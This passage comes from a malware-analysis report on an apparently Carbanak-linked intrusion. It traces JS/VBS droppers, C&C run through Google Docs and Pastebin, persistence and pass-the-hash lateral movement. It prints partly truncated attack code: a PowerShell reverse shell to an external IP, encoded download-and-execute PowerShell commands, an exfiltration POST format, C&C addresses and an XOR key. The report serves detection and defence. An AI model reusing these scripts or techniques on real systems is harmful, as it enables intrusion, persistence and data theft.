    var tempath1 = tmpPath + "\\ "+tempname1;
    var tempath2 = tmpPath + "\\ "+tempname2;

    var f = FSO.OpenTextFile(tempath1,2,false,-1);
    f.Write(cod_data);
    f.Close();
}

```

Figure 30. Arguments from Pastebin

Shtokov's Pastebin ✉

👁 57 👁 1.391 📅 219 DAYS AGO

AD-BLOCK DETECTED - PLEASE SUPPORT PASTEBIN BY BUYING A PRO ACCOUNT

For only **\$2.95.-** you can unlock loads of extra features, **remove all ADS** and support Pastebin's development.

pastebin.com/pro

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
test_new	Jun 27th, 16	Never	75	None
1st	May 3rd, 16	Never	34	None
1st	May 3rd, 16	Never	1.282	None

Figure 31. Pastebin account used for tracking

Continuing into the execution of GetCommand() it connects again to Google Docs, using the spreadsheet key obtained in the output of the LoadLinkSettings() and saves the data into the LanCradDriver.ini file. The latter file was initially created as an empty file and now it becomes another key component during the operation.

```
function GetCommand() {
    try {
        var legc = getLastExeGoogCmd();
        var cmb_ob = {}
        cmb_ob.flag = false;
        var go_com = InetRead("https://docs.google.com/spreadsheet/ccc?key=" +
            spreadsheetkey);
        if (go_com['stat'] >= 200 && go_com['stat'] < 300){
            var cmd_txt = HTMLParse(go_com['text']).document.documentElement.innerText;
            var command = split(cmd_txt, '$$$', 3);
            if (command.length == 4) {
                cmb_ob.c = command[2];
                cmb_ob.l = command[1];
                cmb_ob.flag = true;
            }
        }
        var tempname1 = "LanCradDriver.ini";
        var tempname2 = "LanCradDriver.vbs";
        var tmpPath = GLOBFolderPlus;
        var tempath1 = tmpPath + "\\ "+tempname1;
        var tempath2 = tmpPath + "\\ "+tempname2;

        var f = FSO.OpenTextFile(tempath1, 2, false, -1);
        f.Write(cod_data);
        f.Close();

        WScript.Sleep(5000);
        WshShell.Run('wscript.exe "' + tempath2 + '"', 0, false);
    }
}
```

Figure 32. Downloading code from Google Docs (truncated)

The actual data which is Base64 encoded as seen in the Google spreadsheet is then decoded and stored in the LanCradDriver.ini file.



Figure 33. Encoded PowerShell commands retrieved from Google Spreadsheet

Contents of the new file, LanCradDriver.ini, reveal that it is actually a VBScript executing a PowerShell script. As a final step TransbaseOdbcDriver.js executes LanCradDriver.vbs using wscript.exe.

```
On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
    objShell.Run("C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI
- ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.
DeflateStream([IO.MemoryStream][Convert]::FromBase64String(
```

Figure 34. LaCradDriver.ini (truncated)

LanCradDriver.vbs

This script simply reads and executes the commands written in the LanCradDriver.ini file (by the TransbaseOdbcDriver.js script).

Hash Type	Value
MD5	4EC7088AAC32C94A7046810925BC1697
SHA-1	7B46BB249485B36C318D53FA070D945EA8DBF606
SHA256	313E38756B80755078855FE0F1FFEAE2EA0D47DFFFCBE2D687AAA8BDB37C892F4
SSDeep	384:MuVpmKuHXtRY8DmPF86QIWL0z9T6l+aBUBiigzxPs2hRhi:UKgHRmPF86JW4z9T6IBUliAPHfi

Table 3. Hashes of LanCradDriver.vbs

```
On Error Resume Next
Dim objFSO, strFile, ReadAllTextFile
Set objFSO = CreateObject("Scripting.FileSystemObject")
Dim currDir, currDirPlus
Set objFSO = CreateObject("Scripting.FileSystemObject")
currDir = objFSO.GetParentFolderName(Wscript.ScriptFullName)
currDirPlus = currDir
strFile = currDirPlus & "\LanCradDriver.ini"
Set objFile = objFSO.OpenTextFile(strFile,1,false,-1)
If objFile.AtEndOfStream Then
    ReadAllTextFile = ""
Else
    ReadAllTextFile = objFile.ReadAll
End If
objFile.Close
ExecuteGlobal ReadAllTextFile
```

Figure 35. LanbCradDriver.vbs

LanCradDriver.ini

As seen before TransbaseOdbcDriver.js connects to Google Docs and reads a cell located in a spreadsheet in Base64 encoded format. After decoding, the data is then stored as a text file in LanCradDriver.ini

Hash Type	Value
MD5	EADF92DE422989D86214AF7E4E5647D7
SHA-1	8427358C4C21B7A0C14D638DF1017D0A7FA21182
SHA256	DEA485D817D712A5B61A8F31123F914890183D2F9B0BF0F3AF89366085596D5D
SSDeep	192:1/qgqjmQDJ35cns+vDa4j4Sdp/qgqjmQDJ35cns+vDa4j4Sd5:8g32pSnrpa84+lg32pSnrpa84+5

Table 4. Hashes of LanCradDriver.ini

The following is a PowerShell command retrieved from the Google spreadsheet and written to the LanCradDriver.ini file post-execution of TransbaseOdbcDriver.js script on the infected system.

```

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
    objShell.Run("C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -ExecutionPolicy Bypass -C ""sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('rVht+NIEv7uX9ETWYqjSawEhtGK0oXAuxEQyAimWHv2GjU2JWkD8edbeB7Nz896tqtXpBmRyMlg/E7q56uqq6Xu00x+xX1vx44B/
... .. (truncated) ... ..
jKlOmDez/vDi7NTln0ygrC1p+bhLsljUMuEhrn8HavF2q4UI39vaUv3Pw=='),[IO.Compression.CompressionMode]::Decompress),[Text.Encoding]::ASCII)).ReadToEnd()"""),0, True
    objShell.Run("powershell.exe -NoP -NonI -ExecutionPolicy Bypass -C ""sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('rVht+NIEv7uX9ETWYqjSawEhtGK0oXAuxEQyAimWHv2GjU2JWkD8edbeB7Nz896tqtXpBmRyMlg/E7q56uqq6Xu00x+xX1vx44B/0uv7Bkd876DUddyVxvWjQ8f9KpROedSPInghkhunUeS4AwVcw3SJP+Fu9YYLfs7VRMSLCK7u/gOB3m3+fnX9+exf+
... .. (truncated) ... .. /epSVJVi+dz+WUSUgMgO3acu69CHy731X7rV0tCYglqJOBPYVpfsNCM+OjqPFxgnN/3h9Nt00Dq7+jKlOmDez/vDi7NTln0ygrC1p+bhLsljUMuEhrn8HavF2q4UI39vaUv3Pw=='),[IO.Compression.CompressionMode]::Decompress),[Text.Encoding]::ASCII)).ReadToEnd()"""),0, True
    
```

Figure 36. LanCradDriver.ini (truncated)

Notice above the usage of Base64 encoding and Deflate in order to conceal the actual PowerShell code.

Upon successful execution of TransBaseOdbcDriver.js this is how the folder contents look. Note that LanCradDriver.ini is no longer a zero-byte file since it has been populated using the commands retrieved from the Google spreadsheet.

dttsg	22-Oct-16 11:52 P...	Text Document	1 KB
LanCradDriver	22-Oct-16 11:52 P...	Configuration sett...	12 KB
LanCradDriver	21-Oct-16 3:13 AM	VBScript Script File	1 KB
starter	21-Oct-16 3:13 AM	VBScript Script File	1 KB
TransbaseOdbcDriver	21-Oct-16 3:13 AM	JavaScript File	19 KB

Figure 37. LanCradDriver.ini populated post-execution of TransbaseOdbcDriver.js

Activity Summary

In summary, the role of the four dropped files is visually represented by the following activity diagram:




Figure 38. Role of dropped files and sequence of execution

The following diagram is a visualization of the Command & Control mechanism used by the malware during this operation that involves use of Pastebin, Google Docs (spreadsheets), and Google Forms to exert control over the infected systems.




Figure 39. Activity diagram showing C&C involving Google Forms and Docs




Figure 40. Activity diagram showing C&C in case Google Spreadsheet not available

Using such a topology of C&C, while not rare, further indicates that we are dealing with a highly organized and sophisticated group of attackers rather than an opportunistically motivated, relatively unorganized group or lone wolf attackers.

ACHIEVING PERSISTENCE

PowerShell Script

At this point the recently downloaded from Google Docs PowerShell script was decoded and executed on the infected system. As seen in Figure 36 the actual script used PowerShell Deflate and Base64 functions to conceal the payload. After reversing these functions, the output indicates that this script was designed to setup a form of persistent backdoor often referred to as a TCP reverse connect shell.

The following results has been derived:

- Script connects to an external IP using a common port such as 80. However, it is not using HTTP protocol for transmission.
- Memory allocation and thread creation code exist.
- It receives an encrypted (XOR) payload from the external IP.
- The payload is then decrypted using XOR key of 0x50 and written directly to memory.

```
$IP = '80. 84.49.61'
$Port = 80
$XORKEY = 0x50
$VirtualAlloc = $null
$CreateThread = $null
$WaitForSingleObject = $null
$XORKEY = 0x50
function XorByteArr
... .. (truncated) ... ..
{
$tcpClient = New-Object System.Net.Sockets.TCPCClient
Try
{
$connect = $tcpClient.Connect($IP, $Port)
}
... .. (truncated) ... ..
$stream = $tcpClient.GetStream()
$payloadSizeBuff = New-Object Byte[] -ArgumentList 4
$null = $stream.Read($payloadSizeBuff, 0, 4)
[Int]$payloadSize = [System.BitConverter]::ToInt32($payloadSizeBuff, 0)
Write-Output "Payload size - $payloadSize"
[IntPtr]$shellcodeBuff = $VirtualAlloc.Invoke([IntPtr]::Zero, [Math]::Max([Int]($payloadSize + 5),
0x1000 ), 0x3000, 0x
40)
[System.Runtime.InteropServices.Marshal]::WriteByte($shellcodeBuff, 0, [Byte]0xBF)
[System.Runtime.InteropServices.Marshal]::WriteIntPtr($shellcodeBuff, 1, $tcpClient.Client.Handle)
$shellcodeBuffTmp = New-Object Byte[] -ArgumentList $payloadSize
[Int]$bytesRead = 0
While ($payloadSize -gt $bytesRead)
{
[Int]$netAnswerSize = $stream.Read($shellcodeBuffTmp, $bytesRead, $tcpClient.Available)
$bytesRead += $netAnswerSize
}
$shellcodeBuffTmp = XorByteArr $shellcodeBuffTmp $XORKEY
Copy-ToUnmanagedMem $shellcodeBuff $shellcodeBuffTmp 5 $payloadSize
Write-Output "Received payload, run it in a new thread"
$threadHandle = $CreateThread.Invoke([IntPtr]::Zero, 0, $shellcodeBuff, [IntPtr]::Zero, 0,
[IntPtr]::Zero)
if ($threadHandle -ne [IntPtr]::Zero)
{
Write-Output "Successfully created thread!"
Write-Output "Meterpreter session created!"
}
... .. (truncated) ... ..
```

Figure 41. TCP Reverse Shell from a PowerShell script

The final result of the above script is a memory resident malware providing reverse shell access to cybercriminals. Attackers have now successfully achieved persistence into the target infrastructure. The PowerShell command used to decode and execute this script along with the method of delivery has many similarities with “PowerSploit - A PowerShell Post-Exploitation Framework” and “Veil Framework” well known capable of Antivirus evasion of payloads.

Registry Autorun

Additionally, attackers have achieved persistence by utilizing the “usual suspects” also known as the operating system’s startup locations. The following key is created in the registry to start the payload automatically after reboot.

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\TransbaseOdbcDriver
```

Figure 42. Registry persistence

Task Scheduler

Finally, a scheduled task has been created which is triggered every 30 minutes indefinitely. The name of the created task is SysChecks and it executes the starter.vbs.




Figure 43. SysChecks Scheduled Task persistence

Everything has been copied under the user temporary directory. “C:\Users\\AppData\Local\Temp”, which is also very common among malware operations because every user maintains full access within this specific directory.

LATERAL MOVEMENT

Pass the Hash

Another consequence of the initial phase of this compromise is that attackers gained access to a local Windows OS administrator account and then utilized pass-the-hash in order to steal credentials of a domain level, high privileged user.

Logon Type:	3
New Logon:	
Security ID:	S-1-5-21-[REDACTED]-1000
Account Name:	administrat[REDACTED]
Account Domain:	[REDACTED]
Logon ID:	0x196d67
Logon GUID:	{00000000-0000-0000-0000-000000000000}
Process Information:	
Process ID:	0x0
Process Name:	-
Network Information:	
Workstation Name:	T5NMapiY4kGetJDe
Source Network Address:	10.1.6[REDACTED]
Source Port:	54262
Detailed Authentication Information:	
Logon Process:	NtLmSsp
Log Name:	Security
Source:	Microsoft Windows ser
Event ID:	4624
Level:	Information
User:	N/A
Logged:	21/10/2016 17:35:41
Task Category:	Logon
Keywords:	Audit Success
Computer:	[REDACTED]

Figure 44. Event showing Pass-the-Hash indicators

Event ID 4624 displayed above shows the use of a local account performing network logon (Logon Type:3) using a randomized source computer name (Workstation Name: T5NMapiY4kGetJDe), probably the result of an automated tool.

Pass the hash is a technique where attackers, after successfully taking control of a system, steal credential hashes that are then used to perform authentication to other systems. This technique always benefits attackers especially if local accounts share the same password within the infrastructure.

Ultimately this allowed attackers to achieve domain or even enterprise admin access and gain network access by utilizing several resources as Command & Control points in Europe and US.

Further investigation of the attacked infrastructure showed that the intruders deployed similar PowerShell scripts or embedded batch files in order to spread within the environment. A large number of internal systems recorded events similar to the ones listed below:

```

Source:      Service Control Manager
Date:       09/11/2016 15:40:21
Event ID:   7045
Task Category: None
Level:     Information
Keywords:   Classic
User:      ████████████████████
Computer:   ████████████████████
Description:
The description for Event ID 7045 from source Service Control Manager cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

EdAeEJcGXdXJBHeX
%COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\EyzxpCbHlaNQvIb.bat
user mode service
demand start
LocalSystem
    
```

Figure 45. Batch file used for spreading

```

Log Name:    System
Source:     Service Control Manager
Date:      09/11/2016 19:31:29
Event ID:   7045
Task Category: None
Level:     Information
Keywords:   Classic
User:      ████████████████████
Computer:   ████████████████████
Description:
The description for Event ID 7045 from source Service Control Manager cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

db57729
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPA-
GIAagBLAGMAdAagAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACgALABbaEMAbwBuAHYAZQByAHQAXQA6ADoARgByA-
G8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAAQBBAAEEAAQBBAAEEAAQBBMADEAWAAvAFcAlwBhA-
FAAQgBEACsAdQBmAHcAVgAwAFYAUQBWAgKAVQBvAEoAVQBOAFoAMQBRAHkAYgBOAGYASQBjAEIAaABhAFoAUQBLaEUUAABJAEo-
ARQA1AHcANgA4AFEAMABkAGsAcgBwAHQAdgAvAdkAdgBYAHOAUQBzA
... .. (truncated) ... ..
vD89IRln4wgbO2pebAr8pjUMqHLXP6O3WJtV4qZv7e0pfsH'), [IO.Compression.CompressionMode]::Decompress)), [T
ext.Encoding]::ASCII).ReadToEnd()"
user mode service
demand start
LocalSystem
    
```

Figure 46. PowerShell script used for spreading

During this operation several PowerShell scripts were discovered similar to the initial one downloaded from Google Docs. The major difference among them was the C&C IP, which was one of several hosts located in Europe.

FURTHER MALICIOUS FILES

A Forensics Timeline Analysis of file system activity around the same time and date as that of the TransbaseOdbcDriver.js and other companion files that were dropped into the user's Temp folder, revealed the following suspicious executables/scripts:

1. AdobeUpdateManagementTool.vbs (connect to C&C and perform data exfiltration)
2. UVZHDVIZ.exe (variant of Carbanak)
3. Update.exe (Cobalt Strike's post-exploitation tool beacon)
4. 322.exe (TCP reverse shell)

Analysis of these executables found them to be of a malicious nature and primarily designed to setup persistence or data exfiltration.

AdobeUpdateManagementTool.vbs

Malicious script written in VBScript capable of receiving commands from the attacker to download and execute EXE files, VBScript or PowerShell script files. Exfiltrated data is sent to the attacker's IP addresses through HTTP POST tunnel.

While the filename observed in our investigation was AdobeUpdateManagementTool.vbs it is common for attackers to use different file names in different campaigns. The hashes that identify this file uniquely (and useful in threat detection and malware analysis) are:

Hash Type	Value
MD5	CE7E9C3FB2872D4F500FED248228C3AC
SHA-1	F040E484DA423540E0A398BAA57E00226A7689D9
SHA256	DDBF9963FE77ABDF97DE51A27509432ED963657D5F598E2179CEC882B0335334
SSDeep	192:1/qgqjmQDJ35cnrS+vDa4j4Sdp/qgqjmQDJ35cnrS+vDa4j4Sd5:8g32pSnrpa84+lg32pSnrpa84+5

Table 5. Hashes of AdobeUpdateManagementTool.vbs

AdobeUpdateManagementTool.vbs, on execution, drops the following files after creating a folder %AllUsersProfile% + "\Dropebox" + <username> (for example: C:\ProgramData\DropeboxJoePC):

- screenshot__.ps1: PowerShell script that takes a screenshot of the active desktop
- screenshot__.png: Screenshot image captured by the PS script above is stored in this file
- exe__.exe: Executable file sent by the attacker
- vb__.vbs: VBscript sent by the attacker
- ps1__.ps1: PowerShell script sent by the attacker
- insatllr.vbs: Updater VBS script sent by the attacker

This malicious script sends a specially crafted request to the attacker's Command & Control server and receives hashed (MD5) commands back from the server in response. These commands are then executed on the compromised system.

Command in clear text	Description of the command
info	Gets system information and sends it to the C&C server via a HTTP POST request.
proc	Enumerates all running process.
scrin	Captures screenshot of the desktop image (this command first drops and executes the file screenshot.ps1 and the image is saved to screenshot.png. The image is then sent to the C&C server through HTTP POST tunnel).
exe	Attacker sends this command with an accompanying executable file that is saved to exe.exe. The exe file is transient for a very short period of time on the system before getting deleted.
vbs	Attacker sends this command with an accompanying VBScript that is saved as vb.vbs. The script is executed and the result returned is base64 encoded by the script and saved to a temporary file in Windows %temp% folder. The result is sent to the control server through HTTP POST tunnel (see exfiltration detail below). Both files result and script files are deleted after the execution. The results file has the following text format: <code>type: vbs time: {current time} result: {output}</code>
update	Provides a VBScript updater along with this command. The updater script is saved to the file insatller.vbs and then executed. The updater uninstalls its old version. This file, like others, is only briefly present on the file system and is deleted 10 seconds after execution.
ps1	The C&C server sends this command with an accompanying PowerShell script that is saved to the file ps1.ps. The script is executed and the results returned by the script are base64 encoded and saved to a temporary file in Windows %temp% folder. The results are sent to the C&C server via a HTTP POST tunnel. Both files result and script files are deleted after the execution. The results file has the following format: <code>type: ps1 time: {current time} result: {result details}</code>

Table 6. Examples of supported commands

The resulting data upon execution of every command, is exfiltrated via a HTTP POST request to the C&C server as shown below:

```
POST /{random_name}.jsp?pId==={unique ID %md_id%}<<$>>{MD5 hash of Date & Time Now} <- encrypted in RC4 with hardcoded key. The POST parameters may also be iterated up to 3 times.
User-agent: Mozilla/5.0 (Linux; U; Android 2.3.3; zh-tw; HTC Pyramid Build/GRI40) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
Charset:utf-8
Connection: Keep-Alive
Keep-Alive:300
Content-Type: "multipart/form-data; boundary="{Random MD5 hash}"
```

Figure 47. HTTP POST request used to exfiltrate data from compromised system

The HTTP POST uses the body format below:

```

--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
{unique ID and current Date/Time Hash - encrypted with RC4 and Base64}
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
pPar1c==={unique ID encrypted with RC4 and Base64}
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
pPar2c==={command's MD5 Hash encrypted with RC4 and Base64}
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
pPar3c==={Results/Data/StolenInformation encrypted with RC4 and Base64}

```

Figure 48. HTTP POST method options

The script enters sleep mode for 3-5 minutes between each send “command – exfiltrate results” cycle before running again.

The following command and control servers were identified (it is trivial for attackers to keep changing their command & control servers so these IPs will most likely be different in other campaigns):

- 148.251.18.75
- 95.215.46.221
- 95.215.46.229
- 95.215.46.234
- 81.17.28.124

This file was not detected as malicious by ANY anti-virus tools as reported by VirusTotal. This is definitely a sign of sophistication of malware and that of the threat actors behind these attacks.

UVZHDVIZ.exe

This file is a loader for the Anunak malware which is encrypted and embedded inside this executable. The payload (Anunak) executable then is injected to svchost.exe and provides backdoor capabilities for attackers to connect to and achieve persistent access to the compromised system. The file hashes associated with this executable are:

Hash Type	Value
MD5	DD4F312C7E1C25564A8D00B0F3495E24
SHA-1	499E162CF3A80673890BF7FC9FCBFA51B58DAF45
SHA256	DDAB9C2F975D336A698F4604AC755586C5451AC8DA0A98ECC5D9B8F6993D4E78
SSDeep	6144:T3bX85EjXVQqUzbxHSFOrME+mcNUE27UB:PX85EjFXqZSAMocKc

Table 7. Hashes of UVZHDVIZ.exe

Initially, the main executable decrypts two code modules embedded in its body using the XOR key “PsdTsr8fer3” (without the quotes):

- The payload loader/process injector
- The payload itself - Anunak malware Win32 executable

The decryption operation is as simple as the encryption, i.e. to XOR the code with the key, skipping every 3 bytes (we have discovered the decryption routine used but have not reproduced the details in this report to maintain brevity).

The XOR key was identified after disassembling the executable and finding the instruction used to copy the XOR key to a heap to be used later for decrypting the loader and embedded executable (see below).

```
.code: 0040107E      mov     edx, offset XOR_KEY ; "PsdTsr8Fer3"
.code: 00401083      lea   ecx, XorKeyBuff ; int
.code: 00401089      call  MemCopy
```

Figure 49. XOR key detection

As mentioned, the Anunak payload loader is decrypted first followed by decryption of the Anunak malware executable:

```
MemCopy((int)&XorKeyBuff, XOR_KEY); // Allocate heap for XOR Key and copy to heap
DecodedDroplen = &MalwareDecodeAddress - &MalwareFileEndAddress;
MalwareFileSize = &MalwareFileEndAddress - &MalwareStartAddress;
XorKeyBuff2 = XorKeyBuff;
MalwareLoader = (int (__cdecl *)(_DWORD, _DWORD))&MalwareFileEndAddress;
Decryptor((BYTE *)&MalwareFileEndAddress, &MalwareDecodeAddress - &MalwareFileEndAddress, (BYTE *)XorKeyBuff); // Decryption of Loader Shellcode
```

Figure 50. Payload decoding

```
VirtualProtect(&MalwareFileEndAddress, &MalwareDecodeAddress - &MalwareFileEndAddress, 0x40u, &oldMemProtect);
MalwareLoader(AnunakExe_StartAddr, MalwareFileSize); // Load the decrypted Anunak executable
```

Figure 51. Starting Anunak after decrypting it

The following command and control servers were identified:

- 179..43.140.85 (port: 443)
- 107.181.246.189 (port: 443)

The execution flow of this malware may be visualized (using the Procdot tool [6]) as follows:




Figure 52. Procdot visualization of UVZHDVIZ.exe.

Interestingly, uvzhdviz.exe is signed using a valid digital certificate issued by a Comodo CA, and appears to have been purchased by providing possibly forged identity information of a company based in Moscow, Russia.

